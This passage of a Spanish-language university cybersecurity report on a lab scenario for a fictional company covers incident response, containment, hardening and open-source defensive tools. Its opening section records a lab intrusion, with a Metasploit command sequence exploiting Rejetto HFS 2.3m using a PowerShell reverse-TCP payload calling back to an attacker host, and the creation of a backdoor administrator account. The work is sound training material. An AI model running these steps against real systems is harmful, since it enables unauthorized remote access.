


Nota. Evidencia acceso al destino.

Estando dentro del destino 192.168.1.12 ya podemos abrir Shell y crear un usuario.

Figura 10

Evidencia Acceso



Nota. Evidencia acceso y creación de usuario.


Se crea el usuario “johncarvajal” con la contraseña “etapa3” y se agrega al grupo de administradores.

Prueba de Acceso con Rejetto

Se instaló Rejetto 2.3m en la maquina pivote.

Figura 11

Validación de Instalación Rejetto



Nota. Validación de instalación rejetto.


Se escaneó con Nmap y se identificó ejecución de Rejetto HTTP File Server (HFS) 2.3m en el puerto 80. La versión HFS 2.3m es conocida por una vulnerabilidad de Ejecución Remota de Código (RCE) muy crítica.

Se ingresó al pivote con los siguientes comandos en metaspoit

- use exploit/windows/http/rejetto_hfs_rce_cve_2024_23692
- set RHOSTS 10.0.3.9
- set RPORT 80
- set PAYLOAD cmd/windows/powershell_reverse_tcp
- set LHOST 10.0.3.10
- set LPORT 4444

Figura 12

Evidencia de Ingreso al Pivote



Nota. Evidencia de ingreso al pivote.

Estas evidencias demuestran el desarrollo exitoso de la actividad.

Actuación Inmediata y Control de la Propagación de Amenazas.

La actuación inmediata y el control de la propagación de amenazas son componentes críticos en la respuesta a incidentes de ciberseguridad, especialmente cuando un ataque se encuentra en curso. Una intervención oportuna permite reducir el impacto sobre los sistemas comprometidos, limitar el movimiento lateral del atacante y proteger los activos críticos de la

organización. Mediante acciones rápidas y coordinadas, el equipo de seguridad puede contener la amenaza, preservar la evidencia y restablecer el control del entorno afectado.

Con el avance de la tecnología y la inteligencia artificial, las acciones y controles se vuelven ineficientes al momento de realizar manualmente estas tareas. Es por eso que implementar una Large Language Model (LLM) se vuelve casi que impresendible a la hora de controlar la propagación de amenazas. Los (LLMs) son una forma avanzada de inteligencia artificial que se entrena con grandes volúmenes de datos de texto para aprender patrones y conexiones entre palabras y frases.

El artículo de Abuadbba et al. (2025) examina el impacto de los modelos de lenguaje grande (LLMs) en las dinámicas de ciberseguridad, especialmente en la práctica de Red y Blue teaming. Los autores plantean que, aunque estas tecnologías prometen acelerar la automatización de tareas y mejorar la eficiencia, también introducen vulnerabilidades y riesgos que no pueden ignorarse.

En el ámbito ofensivo (Red teaming), los LLMs permiten a actores maliciosos generar código de explotación, redactar correos de phishing altamente personalizados y simular ataques complejos con menor esfuerzo técnico. Esto reduce la barrera de entrada para atacantes menos experimentados y amplifica la capacidad de adversarios sofisticados. En contraste, en el ámbito defensivo (Blue teaming), los LLMs ofrecen ventajas como la rápida síntesis de inteligencia de amenazas, el análisis de grandes volúmenes de datos y la mejora de la documentación y respuesta a incidentes. Sin embargo, su uso defensivo se ve limitado por problemas de alucinaciones, razonamiento inconsistente y falta de memoria contextual, lo que puede llevar a conclusiones erróneas en escenarios críticos.

Abuadbba et al. (2025) concluye que la incorporación de LLMs en ciberseguridad requiere un enfoque ético, regulado y supervisado por humanos. Aquí se recomienda desarrollar

mecanismos de explicabilidad, controles de privacidad y estrategias de mitigación para evitar que estas herramientas se conviertan en armas de doble filo. También sugiere, repensar la práctica de Red y Blue teaming en la era de la inteligencia artificial generativa, subrayando la necesidad de equilibrio entre innovación y seguridad.

La revolución digital y las tecnologías de la información han transformado la economía, la cultura y las relaciones sociales, dando lugar a una nueva estructura social. El libro de Manuel Castells (2010) The Rise of the Network Society constituye la primera parte de su trilogía sobre la era de la información y analiza cómo las tecnologías digitales han transformado la economía, la cultura y las relaciones sociales. Castells sostiene que la emergencia de la sociedad en red es el resultado de la revolución tecnológica de finales del siglo XX, en la que la información y el conocimiento se convierten en los principales motores de productividad y poder. Esta nueva estructura social se caracteriza por la interconexión global, la flexibilidad organizativa y la capacidad de adaptación frente a los cambios tecnológicos y económicos.

En el plano económico, se describe el surgimiento de una economía informacional y global, donde las empresas se organizan en redes transnacionales y el trabajo se fragmenta y flexibiliza. Esto genera tanto oportunidades de innovación como fenómenos de precarización laboral. Castells enfatiza que la globalización, impulsada por estas redes, redefine los flujos de capital, producción y comercio, creando una economía interdependiente que trasciende las fronteras nacionales.

En el ámbito cultural y político, Castells (2010) señala que la comunicación digital transforma las identidades y las formas de participación. Las identidades se vuelven múltiples y fragmentadas, influenciadas por comunidades virtuales y redes sociales. En la política, las redes digitales permiten nuevas formas de movilización y participación ciudadana, pero también plantean desafíos relacionados con el poder, la vigilancia y la exclusión digital. La sociedad en

red no es simplemente un efecto de la tecnología, sino una reconfiguración profunda de las estructuras sociales, en la que la capacidad de adaptación determinará la relevancia de individuos e instituciones en el nuevo orden global.

Contención de Ataques en Equipos Blue Team

La situación planteada para la empresa SecureNova Labs frente a un ataque informático, exige una respuesta inmediata, técnica y coordinada. El escenario realizado y analizado anteriormente, utiliza vectores de ataque para explotación de vulnerabilidades persistentes que no fueron mitigadas oportunamente. Esto nos obliga como Blue Team a realizar un análisis integral del sistema operativo y de la red, con el fin de identificar indicadores de compromiso, procesos anómalos, cambios no autorizados en configuraciones y posibles mecanismos de persistencia utilizados por el atacante.

Como acción inmediata es necesario el análisis, la detección y contención del ataque antes de su erradicación. En el sistema operativo Windows, esto implica revisar procesos activos, servicios, tareas programadas, conexiones de red establecidas, registros de eventos y modificaciones en cuentas o privilegios. A nivel de red, es importante identificar tráfico sospechoso, conexiones salientes inusuales, posibles movimientos laterales o canales de comando y control. La ausencia de presupuesto para herramientas comerciales representa una limitación operativa y obliga al Blue Team a tomar decisiones estratégicas sobre qué soluciones emplear para monitoreo, análisis y respuesta. Esta condición no invalida la capacidad de contención, sino que resalta la importancia de un enfoque basado en fundamentos para el análisis de logs, inspección de red, correlación manual de eventos, aplicación de controles defensivos como el aislamiento del sistema comprometido, el bloqueo de comunicaciones maliciosas y la aplicación de medidas de hardening. Tambien podemos decir que el objetivo principal del Blue Team no es solo detener el ataque en curso, sino minimizar el impacto interno, preservar

evidencias para el análisis posterior y sentar las bases para mejorar la postura de seguridad de la organización, cumpliendo siempre con el marco ético y normativo definido.

Los siguientes puntos refuerzan la actuación inmediata y control de la propagación de amenazas estando en un equipo de Blue Team.

- Hardenización de sistemas: aplicar configuraciones seguras en Windows, Linux, routers, firewalls y servicios críticos siguiendo las recomendaciones de los Benchmarks. Por ejemplo, deshabilitar servicios inseguros, reforzar políticas de contraseñas, configurar auditorías y limitar permisos.
- Cumplimiento normativo: muchas auditorías de seguridad y marcos regulatorios (ISO 27001, NIST, PCI-DSS) aceptan los CIS Benchmarks como referencia. Usarlos ayuda a demostrar que la organización sigue estándares reconocidos internacionalmente.
- Automatización y validación: CIS ofrece herramientas como CIS-CAT Pro que permiten escanear sistemas y verificar si cumplen con las configuraciones seguras recomendadas. Esto facilita la detección de desviaciones y la generación de reportes.
- Mejora continua: al aplicar las guías de CIS, el Blue Team reduce la superficie de ataque y fortalece la postura defensiva, lo que disminuye la probabilidad de que un incidente se repita.

Evaluar la postura de ciberseguridad de un Blue Team de forma escalable requiere transitar desde las auditorías manuales y esporádicas hacia un modelo de monitoreo continuo y automatizado. En el ecosistema actual, donde las amenazas evolucionan en cuestión de horas, depender de un ejercicio de Red Teaming anual resulta insuficiente. La clave reside en la implementación de plataformas de Breach and Attack Simulation (BAS), las cuales permiten lanzar vectores de ataque controlados de manera persistente contra las defensas de la organización. Estas herramientas no solo verifican si un control de seguridad está activo, sino

que validan si realmente es efectivo frente a tácticas específicas, generando métricas objetivas sobre el desempeño del equipo defensivo sin necesidad de intervención humana constante.

Para lograr una verdadera escalabilidad, es fundamental integrar estas evaluaciones dentro del ciclo de vida de las operaciones de seguridad (SecOps). Esto se traduce en la creación de playbooks automatizados que correlacionan los ataques simulados con las alertas generadas en el SIEM o EDR. Si una simulación de movimiento lateral no activa una alerta de alta prioridad, el sistema detecta automáticamente una brecha en la capacidad de detección del Blue Team. Este enfoque permite mapear la cobertura de seguridad directamente contra marcos de trabajo globales como MITRE ATT&CK, proporcionando una visión granular de qué técnicas están cubiertas y cuáles representan un punto ciego técnico o procedimental.

La automatización de la evaluación no busca reemplazar el juicio humano, sino liberar al Blue Team de la carga de tareas repetitivas para que se enfoquen en el análisis de alto nivel. Al disponer de dashboards en tiempo real que reflejan el "drift" o la degradación de la postura de seguridad, los líderes de ciberseguridad pueden tomar decisiones basadas en datos sobre dónde invertir en capacitación o nuevas tecnologías. En última instancia, una evaluación escalable transforma la defensa de un estado reactivo basado en suposiciones a un estado de resiliencia validada, donde la eficacia de los analistas y sus herramientas se mide por su capacidad probada de contener amenazas en entornos dinámicos.

El trabajo de Bianchi, Bassetti y Spognardi (2023) aborda la necesidad de evaluar de manera escalable y automatizada la postura de ciberseguridad de los equipos defensivos (Blue Teams) dentro de entornos de entrenamiento conocidos como cyber ranges. Estos espacios permiten simular ataques y escenarios realistas, pero la evaluación del desempeño de los defensores suele ser manual, costosa y difícil de reproducir.

Aquí se propone un marco metodológico que combina métricas objetivas y procesos automatizados para medir la eficacia de las acciones defensivas. El sistema evalúa aspectos como la detección de incidentes, la respuesta a ataques, la mitigación de daños y la coordinación del equipo. De esta forma, se busca reducir la subjetividad y aumentar la consistencia en la valoración de las capacidades de los Blue Teams.

Bianchi, Bassetti y Spognardi (2023) plantea que la automatización de la evaluación en cyber ranges no solo mejora la eficiencia y escalabilidad del entrenamiento, sino que también contribuye a generar datos comparables y reutilizables para fortalecer programas de ciberseguridad. Esto representa un avance hacia prácticas más rigurosas y estandarizadas en la formación de defensores digitales.

Para la contención de ataques en equipos blue team podemos aplicar lo que dice Castells, M. (2010) que sostiene que la sociedad de red se organiza mediante el Espacio de los Flujos en lugar del espacio de los lugares. En ciberseguridad, esto implica aceptar que el "perímetro" ha muerto. Para la contención de amenazas, esto significa que no debes intentar bloquear "puertas" estáticas, sino dominar la lógica de los flujos de datos. Implementar Microsegmentación Dinámica y arquitecturas Zero Trust es la aplicación práctica de este concepto: la seguridad sigue al flujo de la información, sin importar dónde se encuentre el nodo físicamente.

Uno de los puntos clave de Castells es que la exclusión de la red es la forma más drástica de ejercicio de poder. En una fase de contención activa, el Blue Team debe actuar como el "programador" de la red que menciona Castells. Al detectar un compromiso, la aislación automatizada de hosts (vía EDR o cambios en VLANs) es esencialmente aplicar la exclusión de red para evitar que el nodo infectado participe en el flujo de valor (o de daño). Si un nodo no puede comunicarse, pierde su capacidad de ser una amenaza dentro de la estructura reticular.

Castells destaca que las redes son estructuras abiertas, capaces de expandirse e integrarse. Para escalar la contención, el Blue Team no puede ser un silo. El uso de protocolos de intercambio de amenazas como STIX/TAXII o plataformas de Threat Intelligence compartida refleja la visión de Castells sobre la fuerza de la interconexión. Al automatizar la ingesta de indicadores de compromiso (IoCs) externos, tu red de defensa "aprende" y se reconfigura antes de que el ataque la toque, utilizando la misma arquitectura de red del adversario para neutralizarlo.

Cuando un incidente ocurre, se vuelve necesario realizar una actuación inmediata y por su puesto realizar un control de la propagación de amenazas, esto aplica para pymes, gobiernos y ciudadanos. En The Fifth Domain: Defending Our Country, Our Companies, and Ourselves in the Age of Cyber Threats, Clarke y Knake (2019) exploran el ciberespacio como el “quinto dominio” de la guerra, junto con tierra, mar, aire y espacio. Los autores sostienen que los conflictos contemporáneos ya no se limitan a escenarios físicos, sino que se extienden al ámbito digital, donde los ataques pueden tener consecuencias devastadoras para gobiernos, empresas y ciudadanos. El libro enfatiza que la seguridad nacional depende cada vez más de la capacidad de proteger infraestructuras críticas frente a amenazas cibernéticas.

Clarke y Knake (2019) destacan que los ataques cibernéticos no solo provienen de actores estatales, sino también de grupos criminales y hacktivistas, lo que amplía la complejidad del panorama de amenazas. Además, subrayan que las empresas privadas juegan un papel fundamental en la defensa, ya que gran parte de la infraestructura digital es de propiedad corporativa. En este sentido, la colaboración público-privada se convierte en un requisito esencial para garantizar la resiliencia frente a incidentes.

Aquí se plantea que la defensa en el quinto dominio requiere una combinación de tecnología avanzada, políticas claras y educación ciudadana. La preparación no debe limitarse a

los gobiernos, sino que debe involucrar a las compañías y a los individuos, quienes también son responsables de adoptar buenas prácticas de seguridad digital. Es importante aplicar una visión integral de los desafíos y estrategias para enfrentar las amenazas en el ciberespacio, subrayando que la seguridad en este dominio es un asunto compartido y global.

Entrando un poco más de fondo, el proceso de gestión de crisis tecnológicas se articula a través de dos disciplinas complementarias pero distintas: la Respuesta a Incidentes (IR) y la Recuperación ante Desastres (DR). La respuesta a incidentes se activa en el momento en que se detecta una anomalía o evento adverso, siguiendo un ciclo de vida que comienza con la Preparación, donde se establecen las herramientas y políticas necesarias. Una vez identificado el evento, se pasa a la fase de Detección y Análisis, donde el equipo determina el alcance y la naturaleza del ataque. El núcleo operativo de este esquema es la tríada de Contención, Erradicación y Recuperación: primero se detiene la propagación de la amenaza, luego se elimina la causa raíz o el malware del entorno y, finalmente, se restauran los sistemas afectados a su estado operativo normal, siempre bajo un monitoreo estricto para evitar reincidencias.

Cuando la magnitud del incidente supera la capacidad de respuesta inmediata y compromete la continuidad del negocio, como en el caso de un desastre natural o un ataque de ransomware masivo, entra en juego el esquema de Recuperación ante Desastres. Esta fase se centra en la infraestructura y la disponibilidad de los datos a largo plazo. Se rige por dos métricas críticas: el RPO (Recovery Point Objective), que define la cantidad máxima de datos que la organización está dispuesta a perder, y el RTO (Recovery Time Objective), que marca el tiempo máximo aceptable para restablecer los servicios. Mientras que la Respuesta a Incidentes se enfoca en "limpiar y asegurar", la Recuperación ante Desastres se enfoca en "levantar y restaurar" desde sitios alternos o backups, asegurando que la organización sobreviva al impacto catastrófico.

La integración de ambos esquemas culmina en la fase de Actividades Post-Incidente, un paso crítico para la mejora continua. Aquí, los equipos defensivos realizan un análisis de "Lecciones Aprendidas" para identificar fallas en los controles y actualizar tanto los playbooks de respuesta como las estrategias de respaldo. Este flujo circular transforma un evento traumático en inteligencia operativa, fortaleciendo la postura de ciberseguridad y reduciendo la ventana de exposición ante futuras amenazas. La automatización de estos flujos, mediante herramientas de orquestación, permite que la transición entre la detección de un incidente y la activación del plan de desastres sea casi instantánea, minimizando el error humano en momentos de alta presión.

En Principles of Incident Response and Disaster Recovery (3rd ed.), Conklin, White, Williams y Davis (2023) ofrecen una visión integral sobre cómo las organizaciones deben prepararse y responder ante incidentes de seguridad y desastres tecnológicos. Se enfatiza que la respuesta a incidentes es un proceso estructurado que busca contener, erradicar y recuperar sistemas afectados, mientras que la recuperación ante desastres se centra en restaurar la continuidad operativa tras eventos críticos que interrumpen los servicios. Ambos enfoques son complementarios y esenciales para garantizar la resiliencia organizacional.

Se destacan la importancia de contar con planes formales y documentados, que incluyan políticas claras, roles definidos y procedimientos de comunicación. Asimismo, subrayan que la preparación implica pruebas periódicas, simulaciones y capacitación del personal para asegurar que las medidas sean efectivas en escenarios reales. También aborda el papel de la tecnología en la detección temprana de incidentes, la gestión de evidencias digitales y el uso de herramientas automatizadas para acelerar la respuesta. Ademas de lo anterior, se puede decir que la recuperación no debe limitarse a restaurar sistemas, sino que debe integrar una visión estratégica que contemple la mejora continua, la reducción de vulnerabilidades y el cumplimiento normativo.

De acuerdo a lo anterior se hace necesario implementar algunas herramientas que nos ayuden a contener estos incidentes, estas son:

OPNsense. Ofrece contención avanzada al no solo filtrar el tráfico por puerto y protocolo, sino también inspeccionar el contenido de los paquetes y reconocer aplicaciones, usuarios y amenazas.

OPNsense es un sistema operativo de firewall de código abierto, basado en BSD y surgido en 2014 como una bifurcación de pfSense. Su creación buscó ofrecer un desarrollo más estable, una interfaz moderna y un enfoque sólido en la seguridad mediante auditorías constantes. El nombre refleja su compromiso con la filosofía open source y con brindar una plataforma de protección confiable.

Más que un simple firewall de filtrado de paquetes, OPNsense se posiciona como un Firewall de Próxima Generación (NGFW) gracias a su arquitectura modular y soporte de plugins. Entre sus funciones destacan un IPS con Suricata para bloquear amenazas en tiempo real, un proxy transparente con filtrado y caché, y compatibilidad con múltiples VPN (WireGuard, OpenVPN, IPsec) para acceso remoto seguro.

Su diseño modular y API HTTP permiten integrarlo en entornos de infraestructura como código (IaC), mientras que su interfaz intuitiva facilita la gestión de reglas, el modelado de tráfico y la visualización de métricas. Por su equilibrio entre potencia, flexibilidad y facilidad de uso, OPNsense resulta una solución rentable y eficaz para PyMES, instituciones educativas y laboratorios avanzados que buscan reforzar su seguridad y controlar su red de manera integral.

Snort. Permiten bloquear conexiones maliciosas que intentan moverse lateralmente dentro de la red y detectan patrones de tráfico sospechoso en tiempo real.

Snort es una plataforma de código abierto, altamente adaptable, que se utiliza principalmente como Sistema de Detección de Intrusiones en Red (NIDS), aunque también puede desempeñar funciones de Prevención de Intrusiones (NIPS) o actuar como un simple analizador de tráfico. Fue desarrollado por Martin Roesch en 1998 y, desde entonces, se ha consolidado como el estándar de referencia en la industria para la detección de intrusiones basadas en firmas a nivel de paquetes, siendo una de las herramientas más implementadas y reconocidas en el campo de la ciberseguridad. Su carácter abierto y el respaldo de una amplia comunidad le permiten evolucionar con rapidez frente a nuevas amenazas.

La esencia de Snort radica en su lenguaje de reglas, flexible y potente, que define los patrones de tráfico considerados maliciosos. Cada regla establece qué tipo de actividad debe identificarse —como intentos de explotación, propagación de malware o incumplimientos de políticas— tomando en cuenta parámetros como direcciones IP de origen y destino, puertos implicados y el contenido específico del paquete (payload). Al analizar el tráfico en tiempo real, Snort puede reaccionar de tres maneras: generar una alerta (registrando el evento), realizar un registro completo del paquete para análisis forense, o bloquearlo directamente cuando opera en modo IPS.

Octelium. Su propósito es proporcionar acceso seguro, basado en la identidad y el contexto, a recursos privados (servidores, aplicaciones, bases de datos) en cualquier entorno, sin la necesidad de exponer puertos o gestionar secretos de forma manual.

Octelium es una plataforma moderna de Acceso Seguro y Unificado, de código abierto y auto-alojada, basada en el modelo de Confianza Cero (Zero Trust). Su propósito es reemplazar múltiples herramientas de seguridad y conectividad —como VPNs, proxies inversos y pasarelas API— ofreciendo una capa universal de acceso seguro a recursos privados en cualquier

infraestructura (local, nube o edge), sin necesidad de exponer puertos ni gestionar secretos manualmente.

Utiliza tecnologías como WireGuard y QUIC para crear túneles seguros y eficientes dentro de una red superpuesta, aplicando políticas de ZTNA que verifican continuamente identidad, contexto y permisos, garantizando acceso con privilegios mínimos.
Además, funciona como pasarela de API e IA y como una ligera plataforma tipo PaaS, capaz de escalar en entornos modernos, gestionar tráfico de microservicios y APIs, y asegurar el acceso a modelos de lenguaje (LLMs) mediante su Protocolo de Contexto de Modelo (MCP).
Gracias a su naturaleza abierta y auto-alojada, Octelium brinda control total de la infraestructura de acceso, siendo una solución versátil tanto para organizaciones como para usuarios avanzados que buscan seguridad y conectividad unificada.

Agregando otro punto de vista, el artículo de Antipov (2025) presenta Octelium, una herramienta de código abierto que integra los protocolos WireGuard y QUIC con un enfoque de confianza cero. La propuesta busca ofrecer una alternativa a los VPN tradicionales y a las soluciones corporativas de acceso seguro, simplificando la conexión a recursos detrás de NAT y reduciendo la dependencia de credenciales permanentes. La idea central es que cada acceso se gestione de manera contextual y temporal, eliminando la figura del superusuario y disminuyendo los riesgos asociados a cuentas privilegiadas.

Octelium se caracteriza por su flexibilidad y compatibilidad, ya que puede desplegarse en infraestructura propia o en máquinas virtuales económicas, sin necesidad de servicios externos. Además, permite acceder de forma segura a servidores, dispositivos domésticos y entornos de desarrollo como Kubernetes, ofreciendo un gateway de API y reglas de acceso dinámicas. Esto lo convierte en una herramienta atractiva para desarrolladores y usuarios que buscan mayor

control sobre su privacidad y seguridad, especialmente frente a la creciente desconfianza hacia los proveedores comerciales de VPN.

En términos de beneficios, Octelium refuerza la seguridad al eliminar credenciales permanentes y aislar cada servicio con direcciones estables, lo que reduce riesgos de fugas y problemas de enrutamiento. Aunque requiere conocimientos básicos de sistemas para su instalación, la documentación y scripts disponibles facilitan su adopción. En conclusión, la propuesta representa un paso hacia soluciones más accesibles y seguras basadas en principios de confianza cero, democratizando el acceso remoto sin comprometer la privacidad del usuario.

Estas herramientas **Octelium, Snort y OPNsense** son opensource y son necesarias en la ciberseguridad, pues no se limitan únicamente a identificar una amenaza, sino que buscan frenar, restringir o aislar la actividad maliciosa una vez confirmada, evitando que genere mayores consecuencias.

En el ámbito de la seguridad informática, estas soluciones tienen como misión principal reducir el impacto, detener la acción o aislar un ataque activo cuando se ha comprobado que logró superar las defensas iniciales de la organización.

En términos prácticos, funcionan como mecanismos de control de daños, impidiendo que un incidente, ya sea un ransomware, un gusano o incluso un actor interno malicioso, se expanda o provoque más afectaciones sobre la red, los sistemas o la información.

Contención de Ataques en Equipos Red Ream

Ante un incidente de seguridad, es necesario seguir un proceso estructurado que permita contener, analizar y mitigar sus efectos. Como primera medida inmediata se sugiere la detección y clasificación, verificando si la alerta corresponde a un evento real o a un falso positivo. Para ello resulta esencial correlacionar registros de sistemas, firewalls, IDS/IPS y demás herramientas de monitoreo con el fin de confirmar la naturaleza del ataque.

Una vez validado, se procede a la contención inicial, cuyo objetivo es frenar la propagación del incidente. Esto puede implicar aislar el host comprometido, bloquear direcciones IP sospechosas o deshabilitar cuentas afectadas. Posteriormente se ejecuta la fase de erradicación, eliminando malware, accesos indebidos o configuraciones alteradas, y finalmente la recuperación, restaurando los servicios y asegurando que los sistemas retornen a un estado confiable. El ciclo concluye con la etapa de lecciones aprendidas, en la que se documenta el incidente y se ajustan los controles para prevenir futuras recurrencias.

Para prevenir la repetición de un ataque tras un incidente de seguridad, las medidas de hardenización deben enfocarse en reducir la superficie de exposición, fortalecer los controles de acceso y optimizar la capacidad de detección. Estas acciones deben aplicarse tanto en el sistema operativo como en la red y las aplicaciones.

Otra acción clave es el refuerzo de la autenticación y la gestión de credenciales. Esto incluye habilitar la autenticación multifactor (MFA), rotar contraseñas de cuentas privilegiadas, aplicar políticas de complejidad y caducidad, además de auditar el uso de cuentas de servicio. La aplicación de parches y actualizaciones es igualmente fundamental, ya que muchas intrusiones explotan vulnerabilidades conocidas. Automatizar la gestión de parches y verificar que librerías y dependencias estén libres de exploits conocidos reduce significativamente el riesgo.

En cuanto a la monitorización y detección temprana, se recomienda fortalecer los sistemas de registro y correlación de eventos (SIEM), configurar alertas sobre comportamientos anómalos y desplegar honeypots o sensores para identificar intentos de movimiento lateral.

Complementando lo anterior, se plantea un plan de mitigación inmediata de las vulnerabilidades explotadas inicialmente. Entre las medidas se incluye la desinstalación y deshabilitación completa del protocolo SMBv1 en todos los hosts de la red, dado que su uso es obsoleto e inseguro.

De forma paralela, debe eliminarse la cuenta administrativa temporal creada como prueba de concepto, renombrar el usuario local Administrador y establecer contraseñas únicas y robustas en ambos hosts, con el fin de invalidar hashes débiles o nulos utilizados en los intentos de ataque. Finalmente, la defensa más rápida en el perímetro consiste en el filtrado de puertos críticos, asegurando que tanto el firewall perimetral como los locales bloqueen todo el tráfico entrante desde la red externa hacia los puertos sensibles de Windows.

Por otra parte, las pruebas de penetración (Pentesting) aportan un valor preventivo fundamental a la contención de ataques, ya que actúan como un simulacro de incendio que revela qué tan rápido y efectivo es el sistema para aislar un fuego antes de que se extienda. A diferencia de un análisis de vulnerabilidades tradicional, el pentesting ofensivo permite identificar las rutas de movimiento lateral que un atacante utilizaría tras la brecha inicial. Al descubrir estas rutas de forma controlada, los equipos de seguridad pueden implementar reglas de segmentación y políticas de acceso que lleguen a encajonar al atacante en un segmento de red aislado, limitando drásticamente el radio de explosión del incidente.

Además, estas pruebas sirven para validar la eficacia de los umbrales de detección y los mecanismos de respuesta automática. Un ejercicio de penetración bien ejecutado pone a prueba si los sistemas de detección (como el EDR o el SIEM) son capaces de identificar tácticas de post-explotación en tiempo real. Esto permite al Blue Team ajustar sus playbooks de contención; por ejemplo, si el pentester logra exfiltrar datos sin activar una alerta de bloqueo, la organización descubre una debilidad en su capacidad de interrupción de flujo. De este modo, el pentesting no solo encuentra huecos, sino que entrena una especie de reflejos del sistema para que, ante un ataque real, la contención no sea manual y lenta, sino automática y quirúrgica.

El aporte del pentesting a la contención se materializa en la reducción del Dwell Time. Al simular ataques persistentes, se obliga a los defensores a perfeccionar la visibilidad sobre sus

activos críticos. Una postura de seguridad fortalecida por pruebas de penetración recurrentes asegura que los mecanismos de aislamiento funcionen bajo presión. En esencia, el pentesting transforma la contención de una teoría plasmada en un manual a una capacidad operativa validada y afinada para detener la progresión de una amenaza en sus etapas más tempranas.

El artículo de Confiden (2025) ofrece una guía completa sobre los distintos tipos de pruebas de penetración (pentesting), explicando sus objetivos, alcances y beneficios, y cómo se relacionan con la Ley Marco de Ciberseguridad. Aquí se describe que el pentesting consiste en simular ataques controlados para identificar vulnerabilidades antes de que sean explotadas por actores maliciosos. Se clasifican según el nivel de información disponible para el evaluador:

- Black Box: el auditor no tiene información previa, lo que simula un ataque externo real y mide la exposición de la organización en Internet.
- Grey Box: se dispone de información parcial, como credenciales de bajo nivel, lo que permite evaluar escalamiento de privilegios y segmentación de redes.
- White Box: el auditor cuenta con acceso completo a credenciales, código fuente y diagramas, lo que permite una revisión profunda de la seguridad por diseño y configuraciones internas.

Además de la clasificación, también se puede implementar pruebas específicas según la superficie evaluada: redes, aplicaciones web, móviles, inalámbricas, ingeniería social y seguridad física. Los enfoques avanzados como Red Teaming, que simula campañas reales de adversarios para medir la capacidad de detección y respuesta, y Purple Teaming, que combina ofensiva y defensa en ejercicios colaborativos para mejorar detecciones en tiempo real. Estas prácticas no solo fortalecen la seguridad técnica, sino que también ayudan a cumplir con la Ley, que exige a operadores de servicios esenciales implementar controles y notificar incidentes.

Confiden (2025) recomienda que las organizaciones definan objetivos claros, establezcan reglas de compromiso y exijan informes técnicos y ejecutivos tras cada pentest. Enfatizar la importancia de realizar estas pruebas de manera periódica, especialmente después de cambios relevantes en aplicaciones o infraestructura, como parte de una estrategia integral de gestión de riesgos y continuidad operacional.

Manejo de Incidentes

De acuerdo con el Instituto para la Economía Social (2020), las etapas del procedimiento de atención de incidentes de seguridad de la información incluyen:

- Preparación
- Detección y análisis
- Contención, Erradicación y recuperación
- Revisión post incidente

Figura 13

Etapas del Manejo de Incidentes.

Nota. Etapas del manejo de incidentes. Tomada de Gestión de incidentes de seguridad de la información (p. 6), por Instituto para la Economía Social – IPES, 2017.

De acuerdo al Instituto para la Economía Social (2020), durante la fase de preparación, la organización debe enfocarse en minimizar la probabilidad de ocurrencia de incidentes mediante la implementación de controles adecuados, definidos a partir del análisis de riesgos del sistema

de gestión de seguridad de la información. No obstante, es fundamental reconocer que siempre existirá un nivel de riesgo que no puede ser eliminado completamente, conocido como riesgo residual.

